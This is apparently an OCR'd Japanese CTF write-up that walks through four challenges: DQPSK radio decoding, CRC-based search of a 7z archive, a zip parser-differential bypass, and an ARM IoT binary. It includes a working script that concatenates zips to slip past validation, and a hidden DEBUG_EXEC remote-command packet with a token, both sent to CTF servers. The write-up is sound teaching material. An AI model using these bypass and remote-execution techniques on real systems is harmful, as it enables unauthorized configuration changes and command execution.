
- inspectrumのカーソル機能を使えば、シンボルレートがわかる
  - シンボル周期は4ms、シンボルレートは250 Baud

Windows版はバグが有りクラッシュするため、Linux版推奨




D's Signpost

- Phase plotを追加し、センターラインを目的信号に合わせる
  - 最下部に位相をプロットしたものが出現



D's Signpost

- 目的信号の先頭～最後を覆うように、シンボル数を増やす (今回は900弱)
  - 最下部のPhase Plotで、標準出力に出力 (値は各シンボルの時間的な中央値)



https://gist.github.com/bata24/bc90dab6a7d1d5ff1c4e384370937b01

D's Signpost

- 得た値を基に復調・デコードするスクリプトを書けばOK

```python
#!/usr/bin/env python3
import sys
from itertools import permutations
from pathlib import Path
import numpy as np

outdir = Path("dqpsk_candidates")
outdir.mkdir(exist_ok=True)

vals = np.array(eval("[" + sys.stdin.read() + "]"), dtype=float)
wrap = lambda x: (x + 1.0) % 2.0 - 1.0  # Wrap phase/pi into [-1,+1): +1.20 -> -0.80, -1.85 -> +0.15
diff = wrap(np.diff(vals))  # DQPSK uses phase differences, not absolute phases.
base = np.rint(diff / 0.5).astype(np.uint8) & 3  # Quantize phase diff: 0,+0.5,+1.0,-0.5 -> 0,1,2,3

for mapping in permutations(range(4)):  # Try all 4! mappings: +0,+pi/2,+pi,+3pi/2 -> 00,01,10,11.
    pairs = np.array([mapping[x] for x in base], dtype=np.uint8)
    for first in range(4):  # Try the missing first 2-bit symbol.
        fixed = np.r_[first, pairs].astype(np.uint8)
        bits = np.empty(len(fixed) * 2, dtype=np.uint8)
        bits[0::2] = fixed >> 1
        bits[1::2] = fixed & 1
        data = np.packbits(bits, bitorder="big").tobytes()
        name = f"map{''.join(map(str, mapping))}_first{first:02b}.bin"
        (outdir / name).write_bytes(data)
```

「位相」と「00/01/10/11」のマッピングは不明なため、総当たりする
また先頭2ビットは消えていると思われるため、総当たりする


```
root@Ubuntu2604:/tmp# py dump.py < phase_dump.txt
root@Ubuntu2604:/tmp# file dqpsk_candidates/* |grep Zip
dqpsk_candidates/map3012_first01.bin: Zip archive data, at least v1.0 to extract, compression method=store
root@Ubuntu2604:/tmp# unzip -P dWt4Wxm6Xfn1ot02 dqpsk_candidates/map3012_first01.bin
Archive:  dqpsk_candidates/map3012_first01.bin
 extracting: flag.txt
root@Ubuntu2604:/tmp# cat flag.txt
FLAG{R4D10_FR3Q_L1TTL3_M4Z3}
root@Ubuntu2604:/tmp#
```

Map data

- 問題は右の通り
  - マップデータ(大量ファイル)の識別
    - アーカイバの知識や、大量ファイルから目的ファイルを見つけるための判定ロジックの作り方を問う問題です
  - 100万ファイル12GBあります
    - 未知のアーカイブを安易に解凍すると危ないよ、という初心者への洗礼と、AI対策の意味で作りました
    - ディスクを大量に食ってしまった方、すみません
    - でもそれがCTFなんです
    - ただのpngなのでご容赦ください

Map data

- もちろん実際に解凍して、1つずつチェックしても(時間と人手さえあれば)解けなくはない
  - ただし12GB、100万ファイルあるため、普通は厳しい



- もう少しスマートにできないか考える
  - 解凍しないで処理したい
  - 非フラグの画像は使い回されているのでは？

Map data

- 7-zipは、書庫内に、各ファイルのCRC情報を持っている

名前	サイズ	格納サイズ	更新日時	属性	CRC
00.png	12 051	372 781 315	2026-04-23 15:21	A -rw-r--r--	C7357A9A
01.png	12 051		2026-04-23 15:21	A -rw-r--r--	C37903A5
02.png	12 051		2026-04-23 15:21	A -rw-r--r--	62F33649
03.png	12 051		2026-04-23 15:21	A -rw-r--r--	F545C348
04.png	12 051		2026-04-23 15:21	A -rw-r--r--	D53D44F9

- CRCの重複を検索すると、1000回ずつ出現していることがわかる
  - コマンドライン版7zで実現できます

```
root@Ubuntu2604:~/shared/ctf/a# 7z l -slt dist-map_data.7z | grep '^CRC = ' | sort | uniq -c
  10101 CRC =
   1000 CRC = 001A3050
   1000 CRC = 0058311F
   1000 CRC = 00AF7FBB
   1000 CRC = 00E68FC7
   1000 CRC = 0104DE11
   1000 CRC = 01377CEE
```

Map data


- 1ファイルしか見つからない、怪しいCRCが確認できます
  - あとはアーカイブ内のファイルパスを特定して、解凍すればフラグ

```
1000 CRC = C5372C75
1000 CRC = C55A580E
   1 CRC = C56150A3
1000 CRC = C5792390
1000 CRC = C58F74CD
```

```
root@Ubuntu2604:~/shared/ctf/a# 7z l -slt dist-map_data.7z |grep -C 10 C56150A3
CRC = 440F96B6
Encrypted = -
Method = LZMA2:26
Block = 0

Path = maps/85/37/76.png
Size = 12051
Packed Size =
Modified = 2026-04-23 15:24:15.8183123
Attributes = A -rw-r--r--
CRC = C56150A3
Encrypted = -
Method = LZMA2:26
Block = 0

Path = maps/85/37/77.png
Size = 12051
Packed Size =
Modified = 2026-04-23 15:24:15.8185091
Attributes = A -rw-r--r--
CRC = 60E9950C
root@Ubuntu2604:~/shared/ctf/a#
```

Weird config updater

- 問題は右の通り
  - zipをアップロードするだけの問題
  - zip内にはconfig.json一つだけ含むことが許可される
    - 内容は{"mode": "release"}のみが許可
    - でも{"mode": "debug"}をアップロードしなくてはならない
  - zipの危ない仕様を知っていますか、という問題です



Weird config updater

- 繋いでシリアルを入力すると、サービスのバナーが出力される
  - HELP/helpでヘルプメッセージ

```
root@Ubuntu2604:/tmp/wcu/deploy# nc localhost 13337
ae489873-895046f0-dac760e5
=== CONFIG UPDATE SERVICE ===
a
[ERR] unknown command; see HELP
help
[OK]
UPLOAD <size>
  read 2*<size> ASCII hex characters, verify uploaded ZIP, then extract it
HELP
  show this help text
FLAG
  show flag if mode == debug
QUIT
  exit the service
```

  - 今できることは、UPLOADくらい
    - 問題文から、zipを16進数テキストでアップロードするのだとわかる

Weird config updater

- サーバとやり取りしながら、サーバが想定するzipを完成させる
  - 問題文やエラーメッセージを元に、zipのフォーマットやコンテンツについて試行錯誤していく
  - 最終的に、「{"mode": "release"}」という内容の、「config.json」だけを含めばOK

- しかしフラグは得られない
  - mode != debug と言われる

```
root@Ubuntu2604:/tmp/wcu/deploy# cat test.sh
echo '{"mode":"release"}' > config.json
zip -qX a.zip config.json
SERIAL="ae489873-895046f0-dac760e5"
SIZE=$(wc -c a.zip | awk '{print $1}')
DATA=$(xxd -p a.zip | tr -d '\n')

echo $SERIAL
echo "upload $SIZE"
echo $DATA
echo flag
root@Ubuntu2604:/tmp/wcu/deploy# sh test.sh |nc localhost 13337
=== CONFIG UPDATE SERVICE ===
[INFO] zip saved as /tmp/cfgupd-7sr0h05n.zip
[OK] sha256=fe16413242b7ff00386d8852552bcdbb5ebfeb90fef358926932787031 56b454
[ERR] mode != debug
```

Weird config updater


- よく考えると、矛盾が見つかる
  - 検証時の要求：{"mode": "release"}
  - フラグ取得に必要：{"mode": "debug"}
- 問題文には、「任意のコンフィグをアップロードできると嬉しい」とある
  - どうにかして検証をバイパスする必要あり
- そこで注目するのが、ヘルプメッセージの以下部分

```
UPLOAD <size>
  read 2*<size> ASCII hex characters, verify uploaded ZIP, then extract it
```

  - 検証後に展開している、とわざわざ書いてある
  - 検証と展開は、実は異なるプログラムが担当しているのでは？と疑うのがスタート地点

Weird config updater

- zipは、重要なヘッダ(EOCD; End of central directory record)がファイル末尾にある
  - ファイル末尾から65557 (65535+22)バイト以内のどこかにある、という仕様




  - そしてそのヘッダの探索方法は、仕様上規定されていない
    - つまり実装依存です

・「末尾」から「前方」に向かってマジックナンバーを探索
・「末尾-65557」から「後方」に向かってマジックナンバーを探索

  - https://gynvael.coldwind.pl/?id=523 に詳細な記事と解説スライドがあります

Weird config updater

- もしEOCDが2つあれば…
  - zipの解釈に利用するEOCDも、実装によって異なる可能性がある



  - 実際、今回は異なる実装を使っており、異なるEOCDを処理する
  - 検証：**pythonのzipfileモジュール**
  - 展開：**7-zip**

Weird config updater

- ファイルサイズが小さければ、単に2つのzipを連結するだけでも条件を満たす

https://gist.github.com/bata24/8be9feb5a8b348a315ebbcacf5e7a39b

Weird config updater


- したがって、以下でフラグが得られる

```
root@Ubuntu2604:/tmp/wcu/deploy# cat test.sh
echo '{"mode":"release"}' > config.json
zip -qX release.zip config.json
echo '{"mode":"debug"}' > config.json
zip -qX debug.zip config.json

cat debug.zip release.zip > upload.zip

SERIAL="ae489873-895046f0-dac760e5"
SIZE=$(wc -c upload.zip | awk '{print $1}')
DATA=$(xxd -p upload.zip | tr -d '\n')

echo $SERIAL
echo "upload $SIZE"
echo $DATA
echo flag
root@Ubuntu2604:/tmp/wcu/deploy# sh test.sh | nc localhost 13337
=== CONFIG UPDATE SERVICE ===
[INFO] zip saved as /tmp/cfgupd-4we9eghq.zip
[OK] sha256=fe16413242b7ff00386d8852552bcdbb5ebfeb90fef358926932787031 56b454
[OK] FLAG{4n_1mp3r50n470r_h45_b33n_d3t3ct3d!}
```

2種類のzipを作って
単純連結

Suspicious device 1

- 問題は右の通り
  - SDカードのイメージ内に、Linuxファイルシステム
  - バイナリ解析問題です
  - 問題文にサーバアドレスは記載されていませんが、オンラインで通信し得ることに気付けるか、を意図しています



Suspicious device 1

- ファイルシステムを探索し、/usr/bin/iot-agent を見つける
  - /root/.ash_history に、ヒントとしてコマンド実行記録があります

.ash_history

```
1 cat /etc/iot-device/profile.conf
2 /usr/bin/iot-agent --once
3 /usr/bin/iot-agent --debug-proto
[EOF]
```

7-zip File Managerで開いて探索するのが手軽

  - バイナリを解析し、リモートと通信することを特定する
    - iot-cloud.ctf.ndias.jp:13337

Suspicious device 1

- qemu-arm (ARMバイナリのエミュレータ) を使えば、実際に動かすことも可能

```
root@Ubuntu2604:/tmp/sd/dist# ls -l
total 131072
-rw-r--r-- 1 root root 134217728 Jun  8 18:16 sdcard.img
root@Ubuntu2604:/tmp/sd/dist# mkdir a && mount -o loop,offset=$((65537*512)) sdcard.img a
root@Ubuntu2604:/tmp/sd/dist# qemu-arm a/usr/bin/iot-agent
[2026-06-08 09:16:23] INFO starting iot-agent model=thermo-gw-200
[2026-06-08 09:16:23] INFO loading profile
Failed to read provision.bin
Cannot recover cloud endpoint
root@Ubuntu2604:/tmp/sd/dist# mkdir /etc/iot-device && ln -s {/tmp/sd/dist/a,}/etc/iot-device/provision.bin
root@Ubuntu2604:/tmp/sd/dist# qemu-arm a/usr/bin/iot-agent
[2026-06-08 09:20:11] INFO starting iot-agent model=thermo-gw-200
[2026-06-08 09:20:11] INFO loading profile
[2026-06-08 09:20:11] INFO cloud session established
[2026-06-08 09:20:11] INFO command HELLO completed
[2026-06-08 09:20:11] INFO command GET_PROFILE completed
[2026-06-08 09:20:11] INFO telemetry upload ok
```

SDカードをマウント

/etc/iot-device/provision.binを用意

- qemu-arm -g 1234 <binary_name> とすれば、gdbデバッグも可能
  - gdb-multiarch -ex 'target remote localhost:1234' で繋ぐ

Suspicious device 1

- 解析していくと、独自のプロトコルで通信していることがわかる
  - HELLO, PING といったコマンドのほか、**DEBUG_EXEC** もある
    - 名前からして、リモートでコマンドを実行できそう
    - プログラム中では使われていないが、コードが残存
  - send_command内のbuild_packetでヘッダを構築している
    - これを自分のスクリプトで実装する

```
+0x00  magic       4 bytes   "IOT1"
+0x04  version     1 byte    0x01
+0x05  command     1 byte    DEBUG_EXEC:0x7f
+0x06  flags       1 byte    0x00
+0x07  reserved    1 byte    0x00
+0x08  device_id   16 bytes  "dev-7f3a91c2¥0¥0¥0¥0"
+0x18  length      4 bytes   payload length
+0x1c  payload     variable  {"token":"dbg-9b7c4a1e-prod-only", "cmd":"ls"}
+....  crc32       4 bytes   CRC32(header + payload)
```

```
1
2 int do_DEBUG_EXEC(int fd)
3
4 {
5   uint paylen;
6   int ret;
7   uint rlen;
8   char payload [256];
9   uchar resp [8192];
10  int canary;
11
12  canary = 0;
13  snprintf(payload,0x100,2,0x100,"{\"token\":\"%s\",\"cmd\":\"id\"}");
14  paylen = strlen(payload);
15  ret = send_command(fd,0x7f,payload,paylen,resp,0x2000,&rlen);
16  if (ret == 0) {
17    log_info("command DEBUG_EXEC completed");
18    ret = 0;
19  }
20  else {
21    ret = -1;
22  }
23  if (canary == 0) {
24    return ret;
25  }
26                    /* WARNING: Subroutine does not return */
27  __stack_chk_fail();
28 }
29
```

https://gist.github.com/bata24/39945b025a0328eb89b214477d33d2b3

